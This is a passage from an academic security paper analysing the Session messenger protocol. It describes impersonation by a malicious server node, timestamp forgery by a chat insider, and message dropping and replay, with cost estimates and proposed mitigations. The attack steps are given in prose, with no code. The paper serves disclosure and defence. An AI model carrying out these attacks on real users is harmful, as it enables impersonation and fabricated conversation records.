$$m\ ||\ idk_{pub}^{Alice}\ ||\ Sig_{Alice} \leftarrow M$$

$$\mathsf{Ed25519.Verify}(idk_{pub}^{Alice},\ m',\ Sig_{Alice})$$

The chronological ordering of messages on Bob's device is strictly governed by the signed timestamp provided by Alice. This ordering design is likely intended to prevent out-of-order delivery, where a later message is displayed before earlier ones. Unlike centralized architectures that rely on a single trusted server to provide a global reference clock, Session's decentralized nature makes establishing a total ordering of messages inherently challenging, as it lacks a unified source of absolute time.

2.3 Closed Group E2E Protocol

The closed-group E2E protocol in Session inherits its foundational cryptographic primitives from the 1-to-1 communication protocol. Since the detailed specification of the encryption and decryption processes do not fundamentally affect our analysis of message ordering integrity, we omit the granular steps previously discussed in the 1-to-1 setting (Section 2.2). However, to maintain the security properties unique to closed group messaging, it introduces an additional phase for group configuration and state management. In this section, we summarize the key features of this design and describe the components essential to our analysis.

2.3.1 Group Configuration

In Session, a closed group is created and managed by a privileged entity refered to as an administrator. To initialize a group, an administrator first generates a dedicated long-term identity key pair on the client side. The long-term public key is then deterministically mapped to single Swarm on the Session Network. Server nodes within the Swarm mapped to the group public key are responsible for storing and relaying encrypted group information and messages. Next, the administrator derives a shared key and nonce via a Key Derivation Function (KDF) and persists them, along with a signed group configuration, on the corresponding Swarm. This key is then distributed to each member through 1-to-1 chats. Finally, members use signed OOB invitations to retrieve the configuration and decrypt the group state.

$$ipk_{\text{priv}}^{\text{group}},\ ipk_{\text{pub}}^{\text{group}} \leftarrow \mathsf{Ed25519.KeyGen}()$$

$$DHIDK_{\text{priv}}^{\text{group}},\ DHIDK_{\text{pub}}^{\text{group}} \leftarrow \mathsf{X25519.KeyConvert}()$$

2.3.2 Wrapping/Unwapping

In this section, we describe the specifications for message wrapping, unwrapping, and the subsequent display logic on the recipient's device. The wrapping process in the closed-group E2E protocol is essentially identical to that of 1-to-1 communication. Consider a scenario where Alice, a group member, sends a message to Bob within the same group.

Alice encrypts the message using the group shared key obtained during the group configuration phase (Section 2.3.1) and a fresh nonce generated on her client. Specifically, Alice signs the message with her long-term identity private key idk_{priv}^{Alice} and appends the Unix timestamp generated by her client. The timestamped message is then encrypted using a newly generated nonce and the group shared key, followed by serialization. Note that timestamp is appended before the encryption in closed-group protocol. Finally, Alice attaches metadata, such as (`"store"` || *namespace* || *timestamp*), signs the entire package with idk_{priv}^{Alice}, and transmits it to a server node in the Swarm corresponding to the group public key.

The message polling procedure for closed groups follows the same flow as 1-to-1 chats. Bob randomly selects a server node within the Swarm and transmits the hash of the last received message. The server node forwards all new messages arrived after that hash, along with their respective hash values. Bob's client then performs deduplication, relying on these hashes to filter out any previously processed messages. Subsequently, Bob deserializes the payload and decrypts it using the group's shared key. Upon extracting the inner timestamp and verifying the message signature, the recipient's client displays the content according to the chronological order of the extracted timestamp. As with the 1-to-1 protocol, the message ordering on the recipient's side depends entirely on the timestamps generated by the sender's client.

3 Attack Settings

In this section, we describe the threat models and security goals considered in our analysis of Session.

3.1 Threat Models

In the Session E2E protocol, neither client nodes nor server nodes are assumed to be fully trusted. We consider three primary threat models: (1) a malicious insider who can send arbitrary messages to recipients in 1-to-1 or closed-group chats; (2) a malicious group administrator who can create a closed group and subsequently modify its configuration; and (3) a malicious server node operating within the Session network. We formally define these adversaries and their capabilities as follows.

Definition 1. (Malicious Insider, MI) A Malicious Insider (MI) is a legitimate participant in a 1-to-1 or closed-group conversation who can arbitrarily modify messages sent from their client and retain received messages locally beyond the sender's control. The requirements for assuming this role are minimal: the adversary only needs a valid Session account and participation in the target conversation.

Definition 2. (Malicious Group Administrator, MGA) A Malicious Group Administrator (MGA) is a malicious insider with administrative privileges in a closed group. In addition to normal participant capabilities, an MGA can create a group, modify its configuration, and abuse administrator privileges while remaining indistinguishable from a legitimate administrator to other group members. An MGA may also collude with a malicious server node, or operate one directly, to mount compound attacks such as selective message dropping or replay attacks.

Definition 3. (Malicious Server Node, MSN) A Malicious Server Node (MSN) is a server in the Session network that appears honest from the users' perspective but deviates from the prescribed protocol behavior. An MSN can manipulate, suppress, replay, or selectively forward protocol messages, and may collude with a Malicious Group Administrator (MGA) to target specific messages or group members.

3.2 Security Goals

As a security goal of the protocol, the official whitepaper [12] defines data integrity as follows.

- **Integrity:** Messages are received intact and unmodified, and any modification can be detected.

Furthermore, as fundamental security goals that Session should satisfy, we adopt the notions of confidentiality and authentication defined by Unger et al. [35] for general messaging applications.

- **Confidentiality:** Only the intended recipients are able to read a message. Specifically, the message must not be readable by a server operator that is not a conversation participant.
- **Authentication:** All participants in a conversation receive proof from all other participants whom they believe to be in the conversation that those participants possess the known long-term secret keys. Furthermore, each participant can verify that a message was sent by the claimed sender.

In addition, we consider the following security properties, which the Session E2E protocol is expected to satisfy.

- **Public Key Authenticity:** During the public-key exchange for 1-to-1 chats, each user should be able to verify the authenticity of the other party's public key. If

a malicious server node (MSN) attempts to replace a user's legitimate public key with one controlled by the attacker, the protocol should detect the attack and abort the procedure. Otherwise, an unauthenticated adversary may bypass the intended authentication guarantees and gain unauthorized access to the conversation.

- **Message Ordering:** The protocol should provide a cryptographically protected notion of message order, so that recipients can detect message reordering, message dropping, replay, or other anomalies in the flow of communication. In particular, the displayed order of messages should not depend solely on sender-controlled metadata such as timestamps.

If public-key authenticity is not satisfied, an unauthorized and unauthenticated adversary may be able to participate in a 1-to-1 chat, thereby violating the broader authentication guarantee that Session is expected to provide. Similarly, if message ordering is not protected, a malicious insider can manipulate timestamps to cause messages to be displayed in an incorrect order on the recipient's device. Such manipulation undermines the authenticity and integrity of the temporal context of the communication.

4 Impersonation Attack

In this section, we present an impersonation attack against 1-to-1 chats. We describe an attack in which a malicious server node (MSN) (Definition 3) on the communication path impersonates an arbitrary sender. We then identify the underlying cryptographic vulnerability that enables this attack and discuss its feasibility and impact.

4.1 Attack Overview

We begin by defining the underlying vulnerability that enables the attack.

Vulnerability 1. (Lack of Mutual Public Key Authentication) In 1-to-1 chats, Session does not provide an effective mechanism for the message recipient to verify the authenticity of the sender's public key. As a result, the recipient cannot distinguish the legitimate sender's public key from attacker-substituted key material.

This attack exploits the above vulnerability, namely the lack of mutual public-key authentication. We consider a scenario in which a malicious server node (MSN) impersonates a legitimate sender, as illustrated in Figure 2.

The attack proceeds in three stages.

1. The sender, Alice, initiates the initialization and key-exchange phases to establish a 1-to-1 chat with the receiver, Bob (Section 2.2).




Figure 2: Overview of the impersonation attack.

2. Acting as an on-path active adversary, the MSN intercepts the exchange and replaces Alice's legitimate public key and encrypted message with attacker-controlled key material and a forged ciphertext.

3. Bob, unaware of the interception, derives a shared secret and decrypts the forged message using the MSN's substituted public key.

Because of Vulnerability 1, Bob cannot distinguish Alice's legitimate public key from the public key substituted by the MSN. Consequently, the MSN can successfully impersonate Alice and inject forged encrypted messages.

Session's 1-to-1 chat employs a Trust-on-First-Use (TOFU) model for initial key establishment. During the initialization phase, Alice can verify Bob's public-key authenticity through an out-of-band (OOB) channel, such as an account ID or QR code (Section 2.2.1). However, this verification is strictly unidirectional: while it allows Alice to authenticate Bob's identity, it does not provide a reciprocal guarantee for Bob. Therefore, this mechanism is insufficient to prevent the impersonation attack described in this section. Furthermore, as discussed in Section 4.3, this impersonation attack is significantly more feasible to execute against Session than against Signal [32] or WhatsApp [16], even though they rely on the same TOFU model.

4.2 Attack Procedure

This subsection describes the detailed procedure of the impersonation attack by a malicious server node (MSN), illustrated in Figure 2. We show that an MSN can cause a legitimate receiver to establish communication with attacker-controlled key material, thereby enabling sender impersonation.

We consider a scenario where a legitimate sender, Alice, attempts to establish a secure channel with a legitimate receiver, Bob. Let Eve denote the Malicious Server Node (MSN) acting as the adversary. The attack follows the state transitions summarized in Figure 3 and proceeds through the following three stages:




Figure 3: Impersonation attack by a malicious server node

(1) **Initiation (Sender Client):** Alice initiates the session by encrypting a payload containing the message, its digital signature, and her long-term public key using symmetric encryption. She then transmits the resulting ciphertext and her ephemeral public key (eph_{pub}^{Alice}) to a server node within the Swarm (Section 2.2.3). The metadata sent together with the message is signed using her long-term secret key (idk_{priv}^{Alice}). The shared key K used for encryption is generated via ECDH key exchange between her ephemeral secret key (eph_{priv}^{Alice}) and the receiver's long-term public key $DHIDK_{pub}^{Bob}$.

(2) **Substitution (Malicious Server Node):** The MSN, Eve, discards Alice's public key and encrypted message, and replaces them with her own key material and a forged ciphertext. Specifically, she derives a new shared key K' using ECDH between her own ephemeral secret key and Bob's long-term public key. Eve then constructs a valid protocol message carrying the forged ciphertext, signs the associated metadata with her own long-term secret key (idk_{priv}^{Node}), and forwards it to Bob through the Swarm. These operations remain cryptographically consistent with the protocol because Eve uses valid attacker-controlled keys.

(3) **Acceptance (Recipient Client):** The receiver Bob retrieves the ciphertext and the attacker's ephemeral public key ($eph^{Node}\,pub$) from his Swarm, and then performs decryption and signature verification. However, because the sender's long-term public key is not authenticated before this exchange, Bob accepts Eve's substituted public key ($DHIDK^{Node}\,pub$) without detecting the mismatch. As a result, all cryptographic checks succeed under Eve's key material, leading Bob to believe that he has established a secure session with Alice.

4.3 Feasibility and Impact

We evaluate the feasibility and potential impact of the impersonation attack. Similar to Signal [32] and WhatsApp [16], Session adopts a TOFU model; consequently, the authenticity of a sender's public key is not guaranteed during the initial key exchange. In contrast to the centralized infrastructure of Signal and WhatsApp, Session's decentralized design enables unprivileged entities to operate a server node by staking the requisite amount of cryptocurrency. This paradigm implies that an adversary can practically integrate into the network infrastructure without compromising a central authority and mount impersonation attacks against random users at a predictable economic cost. In the following sections, we first analyze the probability of successfully targeting a randomly chosen user (Section 4.3.1). Next, we estimate the financial cost required to execute the attack (Section 4.3.2). Finally, we examine the practical efficacy of existing mitigation strategies as surfacing in the real-world user interface (Section 4.3.3), highlighting inherent limitations in the current countermeasures.

4.3.1 Feasibility on Random Users

The security of Session's network layer, like that of other blockchain-based infrastructures, is closely tied to its degree of decentralization. According to the official block explorer of the Session Network, as of November 2025, the network consists of 1,596 active server nodes and 274 Swarms [19]. This corresponds to an average of approximately $1{,}596/274 \approx 5.8$ nodes per Swarm.

As mentioned in Section 2.2.4, newly joined nodes cannot arbitrarily choose which Swarm to join, in order to reduce the risk that a Swarm becomes dominated by malicious or low-performance nodes. Assuming that node assignment to Swarms is random, the probability that a single attacker-operated server node is assigned to the Swarm corresponding to a specific account ID is approximately $1/1596$. Once assigned to the target Swarm, the probability that an attacker-controlled node serves as the entry node for the sender's initial message is approximately $0.17 (= 1/5.8)$.

Therefore, even a single malicious node yields a non-negligible probability of success. When the attacker targets multiple users, the cumulative probability of success increases proportionally, making the attack practically relevant rather than purely theoretical.

Attack Example: The attack is particularly concerning in targeted settings. For example, an adversary may attempt to impersonate an employee of a large organization, a journalist, or a public figure. Even if the probability of successfully targeting any particular account is modest, the large number of potential targets within such groups substantially increases the overall chance of success. Once a false trust relationship is established, the adversary may exploit it to obtain sensitive

information or carry out follow-on social engineering attacks. This makes the attack especially dangerous in high-value communication settings where identity authenticity is critical.

4.3.2 Cost Required for the Attack

When targeting users at random, the primary economic barrier to mounting this impersonation attack is the staking cost required to operate a server node in the Session network. According to the official documentation [23], operating an individual node requires a stake of 25,000 SESH tokens. Based on a market price of approximately 0.108 USD per SESH in late 2025, the entry cost for a malicious server node (MSN) is roughly $2,700$ USD.

This relatively low financial threshold suggests that the attack is not limited to nation-state adversaries with substantial resources; it is also within reach of well-funded criminal groups or persistent individual attackers. By increasing the number of nodes under their control, an adversary can linearly increase the probability of being assigned to a target's Swarm[4]. As a result, the probability of a successful impersonation attack grows cumulatively with the attacker's capital investment.

4.3.3 Current Implementations and Safeguards

To mitigate this impersonation attack, Session implements several application-level safeguards when communication is established with a new contact.

First, the recipient client employs a *Message Request* mechanism. Messages from unregistered senders are diverted to a separate inbox, visually isolating them from established conversations and encouraging user caution. Second, once a connection has been established, the recipient can view the sender's public-key fingerprint through the profile interface. By manually comparing this fingerprint with the sender's actual key over an OOB channel, users can in principle verify its authenticity. While these measures may provide some deterrence against impersonation attacks, they have two primary limitations.

- **Suboptimal Verification Format:** The OOB verification process in Session necessitates the manual comparison of 32-byte hexadecimal strings. In contrast, Signal employs *Safety Numbers*, a QR-code-based OOB verification mechanism that provide a more usable authentication workflow. Prior work by Dechand et al. [5] showed that hexadecimal-string comparison yields significantly lower attack-detection rates and worse user perception than natural-language or numeric representations. Turner et al. [34] further observed that, even for numeric fingerprints, longer formats lead to higher miss rates than shorter ones. These findings suggest that, although 32-byte fingerprints provide strong cryptographic entropy, they are suboptimal for security mechanisms that rely on manual human verification.
- **Vulnerability to Public-Key Mining:** Session allows users to generate arbitrary identity key pairs during account creation. A malicious server node can exploit this flexibility to search for a fraudulent key pair whose fingerprint partially matches that of a legitimate sender. Concretely, given $DHIDK_{pub}^{Alice}$, the attacker can mine a forged key pair $DHIDK_{pub}^{Node}$ that matches selected bytes of Alice's fingerprint. As demonstrated by Kimura et al. in the context of Nostr [13], such public-key mining can significantly reduce the probability that an average user detects an ongoing impersonation attack during manual comparison. More concretely, as discussed by Dechand et al. [5], if an adversary can control both a 24-bit prefix and a 24-bit suffix, the brute-force search space is 2^{48}. Assuming a user base of one million and 274 Swarms as of November 2025, each Swarm manages approximately $10^6/274 \approx 2^{12}$ users. Consequently, for an MSN targeting users within its assigned Swarm, the effective search space for finding at least one useful collision is reduced to approximately 2^{36} operations. This level of complexity is well within practical reach using commodity hardware, especially because the search can be carried out offline and in parallel.

Beyond these technical limitations, Session does not adequately communicate the importance of public-key verification to its users. Unlike Signal, which explicitly explains the security role of Safety Numbers [29, 30, 33], Session's user interface merely displays the identity key without explaining its significance for authentication. As a result, this UI/UX limitation further weakens the practical effectiveness of the protocol's manual verification mechanism.

5 Message Timestamp Forgery Attack

In this section, we present a class of message timestamp forgery attacks that exploit temporal weaknesses in the Session protocol. These attacks allow an adversary to manipulate the apparent timeline of a conversation, thereby undermining the integrity of its temporal context.

5.1 Attack Overview

In both 1-to-1 and closed-group chats, a Malicious Insider (MI) (Definition 1) can perform a timestamp forgery attack on messages that they send. By manipulating client-generated timestamps, the MI can alter the chronological order in which messages are displayed on the recipient's client, thereby distorting the semantic context of the conversation. In practice,

[4] Cases in which the attacker controls a large fraction of the network are outside the scope of the whitepaper [12].




Figure 4: Overview of the timestamp forgery attack. $timestamp_{inner}$ dictates the fabricated insertion point in Bob's chat, while $timestamp_{outer}$ enforces replay protection at the server nodes.

this enables an attacker to misrepresent the order of events or retrospectively change the apparent meaning of an exchange.

The attack is fundamentally enabled by the following vulnerability, namely the lack of counter-bound symmetric keys in the E2E protocol.

Vulnerability 2. (Lack of Counter-bound Symmetric Key) In the absence of per-message counters or sequence numbers, message order is entirely contingent upon the temporal information provided by client-issued timestamps.

In the Session E2E protocol for both 1-to-1 and closed-group chats, the sender generates two distinct timestamps that serve different purposes. The outer timestamp is used by server nodes for replay protection. In contrast, the inner timestamp is included inside the protected message content. In 1-to-1 chats, it is embedded in the payload, whereas in closed-group chats, it is included in the encrypted plaintext. The recipient uses this inner timestamp to determine the position of the message in the conversation timeline. To ensure authenticity and integrity, the sender signs the inner timestamp together with the protected content and the relevant metadata, including the outer timestamp, before transmission. However, our analysis shows that these messages are not cryptographically bound to unique counters or monotonically increasing sequence numbers. As a result, a malicious sender can arbitrarily manipulate the inner timestamp without causing any cryptographic verification failure. Figure 4 illustrates the separation between the inner and outer timestamps and shows how this design enables timestamp forgery.

Moreover, we find that neither the server nodes nor the receiving clients enforce a sufficiently strict temporal validity window. In the absence of a robust expiration policy or logical-clock-style consistency check, the system cannot reliably detect whether a message has been artificially shifted forward or backward in time.

5.2 Attack Procedure

The message timestamp forgery attack is carried out through direct manipulation of the sender's client, exploiting the absence of strict temporal validation at both the server and client sides. The attack proceeds through the following three stages.

(1) **Fabrication (Malicious Insider):** In either a 1-to-1 or closed-group chat, the Malicious Insider (MI) initiates the attack by attaching a fabricated, non sequential timestamp to a message. Because the protocol does not bind the message to a cryptographic counter, the MI can arbitrarily shift the timestamp forward or backward in time. The MI then signs the protected content together with the relevant metadata, including a valid outer timestamp, and transmits the resulting message to a server node.

(2) **Relay (Server Node):** The server node, or Swarm, receives the packet and verifies that the outer timestamp is valid, after which it stores the message in the storage layer. Crucially, the server relays the message to recipients without validating the temporal range of the attached inner timestamp and without appending any mandatory arrival time metadata. This lack of server-side enforcement allows the forged temporal information to remain intact.

(3) **Rendering (Recipient Client):** The recipient's client fetches the message from the server. During rendering, the client interprets the fabricated inner timestamp as the authoritative basis for message ordering and displays the message accordingly within the conversation timeline.

By following this procedure, the MI can successfully distort the semantic context of the conversation, for example by making a message appear to have been sent before or after another message in a way that changes the apparent meaning of the exchange.

5.3 Feasibility and Impact

The proposed attack is highly feasible because it requires no elevated privileges, such as administrative access to server nodes. The only prerequisite is that the adversary acts as an MI in a legitimate 1-to-1 or group conversation. By trivially manipulating message timestamps, an MI can undermine the chronological integrity of the conversation.

In most messaging platforms, users implicitly trust timestamps and rely on the displayed order of messages to interpret the context of a conversation. This trust creates an opportunity for serious abuse. Consider, for example, a contract negotiation. An MI could send a message containing an additional, previously undisclosed clause and assign it a backdated timestamp so that it appears before the victim's subsequent message of agreement, such as "I accept these terms." In this way, the MI creates a forged record in which the victim appears to




Figure 5: Attacker's client before re-login (left) and the recipient's client (right). By clearing the local state and logging in to Session again, the attacker restores message ordering, achieving consistency with the recipient's view.




Figure 6: Overview of the message dropping and replay attack.

have consented to the inserted clause, thereby changing the apparent meaning of the entire exchange.

This attack also highlights the fragility of deniability[5] in practical implementations of the Session protocol. Although the 1-to-1 and group E2E protocols use long term signing keys, which already weaken cryptographic deniability, the platform attempts to mitigate this limitation through client-side measures such as message deletion and ephemeral handling of signatures after verification [10].

However, these protections provide only limited practical protection. A malicious insider can bypass them by externally storing received message and signature pairs before the official client discards them. In the contract example above, the attacker can later present these stored signatures to a third party, such as a court, turning what might otherwise be dismissed as a screenshot into verifiable cryptographic evidence. Thus, even though the protocol attempts to preserve an ephemeral user experience, the persistence of cryptographic proofs substantially amplifies the legal and social impact of the attack.

Attack Example: To illustrate the attack concretely, consider a 1-to-1 conversation involving a contractual agreement, as shown in Figure 5. Suppose that the malicious insider and the victim are negotiating the terms of a service. The MI first sends a message stating: "The service fee is 10,000 USD." The victim subsequently replies: "I agree to these terms."

After receiving the victim's confirmation, the MI appends a new message that introduces an additional clause, such as: "including an additional compliance surcharge of 5,000 USD." Instead of presenting this modification transparently, the MI assigns the modified message a fabricated timestamp that places it chronologically before the victim's acceptance message.

Because the protocol does not bind messages to monotonically increasing counters, and because the recipient's client renders messages according to the attached timestamps, the conversation is displayed in the following order: first the original fee statement, then the newly inserted clause, and finally the victim's agreement. As a result, it appears as though the victim consented to the modified terms.

Importantly, no cryptographic verification fails during this process. All signatures remain valid, and the protocol detects no anomaly because the forged timestamp is treated as legitimate metadata. The manipulation therefore remains within the bounds of valid protocol behavior while fundamentally altering the semantic meaning of the exchange.

6 Message Dropping and Replay Attack

In this section, we present message dropping and replay attacks mounted by a Malicious Server Node (MSN) (Definition 3). An MSN can selectively suppress or replay arbitrary messages in both 1-to-1 and closed-group chats.

As captured by Vulnerability 2, the protocol does not cryptographically bind messages to unique sequence counters. As a result, recipients cannot reliably determine whether a message was intentionally suppressed in transit or maliciously replayed by a server node, as illustrated in Figure 6.

Furthermore, we distinguish our findings from the replay attack reported by Jaeger et al. [8]. While their attack exploits the absence of cryptographic signatures on timestamps in the legacy closed-group protocol, we demonstrate a payload duplication attack in GroupsV2 that arises from the protocol's inherent design vulnerability discussed above.

[5] Deniability is a security property stating that a participant in a chat cannot provide cryptographic proof to an external third party that a specific message was sent by another participant.

6.1 Attack Procedure

The attacks described in this section are carried out by a Malicious Server Node (MSN) located in the recipient's Swarm. Below, we describe the concrete procedures for message dropping and replay attacks.

Packet Suppression (Message Dropping): If the sender selects the MSN as the entry node of the Swarm for message sending, the MSN intentionally discards the packet before it is propagated to the other server nodes in the Swarm. Because the protocol does not provide sequence based gap detection, the recipient's client has no reliable way to determine that a message has been suppressed in transit. As a result, the dropped message simply disappears from the recipient's view without triggering any explicit error or warning.

Payload Duplication (Replay Attack): The MSN duplicates the received ciphertext locally and stores each copy with a distinct forged hash value, while propagating the original ciphertext to the other server nodes in the Swarm. Because the protocol does not bind each message to a unique nonce or sequence counter, the recipient's client cannot distinguish between a legitimate message and a duplicated one resulting from a replay attack. Importantly, the client-side deduplication logic relies entirely on the integrity of server generated hashes. Consequently, if the recipient selects the MSN as the entry node for message polling, the MSN can replay a previously delivered ciphertext under a forged hash value. The recipient's client then accepts it as a fresh and legitimate message, causing multiple duplicate entries of the replayed content to be rendered in the chat interface.

The whitepaper [12] does not discuss dropping or replay attacks stemming from Vulnerability 2. Furthermore, hash computations at the implementation level are utilized to mitigate benign message redundancies inherent to Session's asynchronous decentralized design, rather than serving as a countermeasure against replay attacks by an MSN.

6.2 Feasibility and Impact

Executing this attack only requires the adversary to operate a server node that serves as the entry point during message sending (message dropping) or polling (replay attack). Because the staking requirement for running a node in the Session Network is not prohibitively high, the practical feasibility of mounting such attacks is consistent with our earlier cost analysis in Section 4.3.2. In addition, given an average of 5.8 server nodes per Swarm (as explained in Section 4.3.1), the probability of a user selecting an adversary-controlled MSN as the entry node reaches near-100% after a limited number of sending or polling iterations. These results indicate that the adversary can execute the attacks against random users with an almost guaranteed success rate.

Although these attacks do not directly compromise message confidentiality, they still introduce significant security risks.

- When a message is dropped, the sender remains unaware of the suppression and may interpret the lack of a response as intentional silence, neglect, or exclusion. As a result, the conversational state becomes inconsistent across participants without triggering any cryptographic warning.
- When a message is replayed, the recipient may perceive the sender as repeatedly sending the same message, acting urgently, or experiencing a technical malfunction. In this way, the adversary can manipulate social interpretation without altering the message content itself.
- By selectively dropping or replaying messages over time, an adversary can gradually distort the conversational context, damage interpersonal trust, and destabilize coordination within a group.
- If a Malicious Group Administrator (MGA) colludes with an MSN, the threat becomes substantially more severe. During group initialization, the MGA can repeatedly generate long term key pairs until obtaining one that maps to a Swarm containing the colluding MSN. This precomputation enables selective dropping or replay attacks against specific members or messages, allowing covert manipulation of group dynamics while remaining indistinguishable from normal network behavior.

These attacks show that delivery integrity and message ordering are security critical properties even when confidentiality remains intact.

7 Mitigations

We identified multiple previously undocumented vulnerabilities in the Session E2E protocol through an audit of its specification and implementation. Although fully addressing these issues requires substantial changes to the core protocol design, the ongoing development of Session Protocol V2, with its focus on Perfect Forward Secrecy (PFS) and post-quantum security, provides an opportunity to introduce stronger long-term defenses. At the same time, practical countermeasures are needed to reduce risk in currently deployed applications. In this section, we discuss both immediate mitigations and longer term design directions.

7.1 Out-of-Band Public Key Authentication

As described in Section 4, the Session E2E protocol adopts a TOFU model and provides only one-sided authentication: the message sender can authenticate the receiver's public key in advance through an OOB channel, but the receiver does not equivalently authenticate the sender's public key. As a result,

a malicious server node can impersonate a legitimate sender during the initial exchange. As discussed in Section 4.3.3, Session utilizes a 32 byte hexadecimal-string comparison, which yields significantly lower attack-detection rates and worse user perception. Furthermore, public key mining remains a computationally feasible threat in the current server node implementation, which is made worse by the suboptimal fingerprint verification.

To address this issue, we propose a mutual public key authentication mechanism performed between users, inspired by Safety Numbers used in the Signal Protocol [30, 33]. Under this approach, both participants verify the authenticity of their respective public keys by either scanning a partner's QR code or manually comparing the displayed digits in person. This method achieves a robust trade-off between user experience (UX) and public key authentication.

Furthermore, while the current Session interface displays public keys as contiguous 32-byte hexadecimal strings for manual OOB comparison, our proposal adopts a more resilient format similar to Safety Numbers in Signal. By converting these keys into numeric representations and partitioning them into discrete blocks, the system can reduce user detection errors during the verification process.

7.2 Ratchet Mechanism and Its Alternatives

To fundamentally address Vulnerability 2, the protocol needs a cryptographic mechanism that binds each message to an ordered state. One principled approach is to reintroduce a ratchet mechanism, which was used in earlier generations of secure messaging protocols and remains standard in systems such as Signal [32], WhatsApp [16], Threema [7, 22], and Matrix [6]. Ratcheting mechanisms derive fresh session keys over time and can provide properties such as Perfect Forward Secrecy (PFS). Specifically, the Double Ratchet algorithm integrates these with asymmetric exchanges to achieve Post-Compromise Security (PCS). More importantly in our setting, it cryptographically links each message to an evolving sequence of states, enabling recipients to detect temporal manipulation, replay, and omission. Although the final rendering order in the user interface remains an implementation choice, the integrity of the underlying message stream can still be protected.

However, reintroducing a full ratchet mechanism would require substantial architectural changes. Session previously moved away from the Signal based design in part because of implementation complexity, and the removal of ratcheting was one consequence of that transition. Therefore, although a ratchet based redesign is desirable as a long-term solution, a lighter weight mitigation is also needed for currently deployed systems.

As a near term countermeasure, we propose temporal window validation. Under this approach, both server nodes and recipient clients enforce a predefined acceptance window for message timestamps at the time of delivery. Messages whose timestamps fall outside the permitted range are rejected or flagged as suspicious. In a decentralized system such as Session, the choice of window size must balance usability and security: a wider window improves robustness against clock skew and network delay, whereas a narrower window provides stronger resistance against timestamp forgery.

Moreover, we propose client-side hash-based deduplication to mitigate replay attacks. Under this approach, the recipient client recomputes the hash of each incoming message from entry server nodes and performs a lookup against a local deduplication cache. If a match is found, the message is identified as a replay and discarded.

This design aligns with the findings of Kimura et al. [13], who identified a binding vulnerability in the Nostr E2E protocol. They observed that recipients' trust in sender-provided IDs allows for forgery attacks where malicious content is bound to legitimate IDs. To mitigate this, they proposed mandatory ID recalculation on the recipient's client, ensuring that any data failing the hash consistency check is immediately discarded to prevent cache poisoning.

Together, these immediate and actionable mitigations provide fine-grained protection within the temporal window, effectively blocking the re-injection of forged or identical messages with minimal computational overhead.

8 Conclusions

Session is a decentralized messenger designed to provide strong anonymity and privacy, without requiring a phone number or email address for account registration. In this paper, we analyzed the deployed Session E2E messaging protocol for both 1-to-1 and closed-group chats and identified three practical attacks: an impersonation attack (Section 4), a message timestamp forgery attack (Section 5), and message dropping and replay attacks (Section 6). We further evaluated the feasibility and impact of each attack and showed that all of them can be mounted with practical resources. In particular, the message timestamp forgery attack is especially concerning because it requires no elevated privilege and can be carried out by an ordinary participant in a legitimate conversation.

Our findings highlight the risks of deploying custom secure messaging protocols without sufficiently preserving the guarantees provided by well-studied designs. Although Session Protocol V1 has been publicly available for several years, the vulnerabilities identified in this work had not been previously documented. This suggests that rigorous security evaluation must go beyond high-level protocol descriptions and include careful inspection of implementation behavior and real-world attack feasibility. We hope that our analysis will help improve Session's current protocol and inform the design of more secure future messaging systems.

Acknowledgments

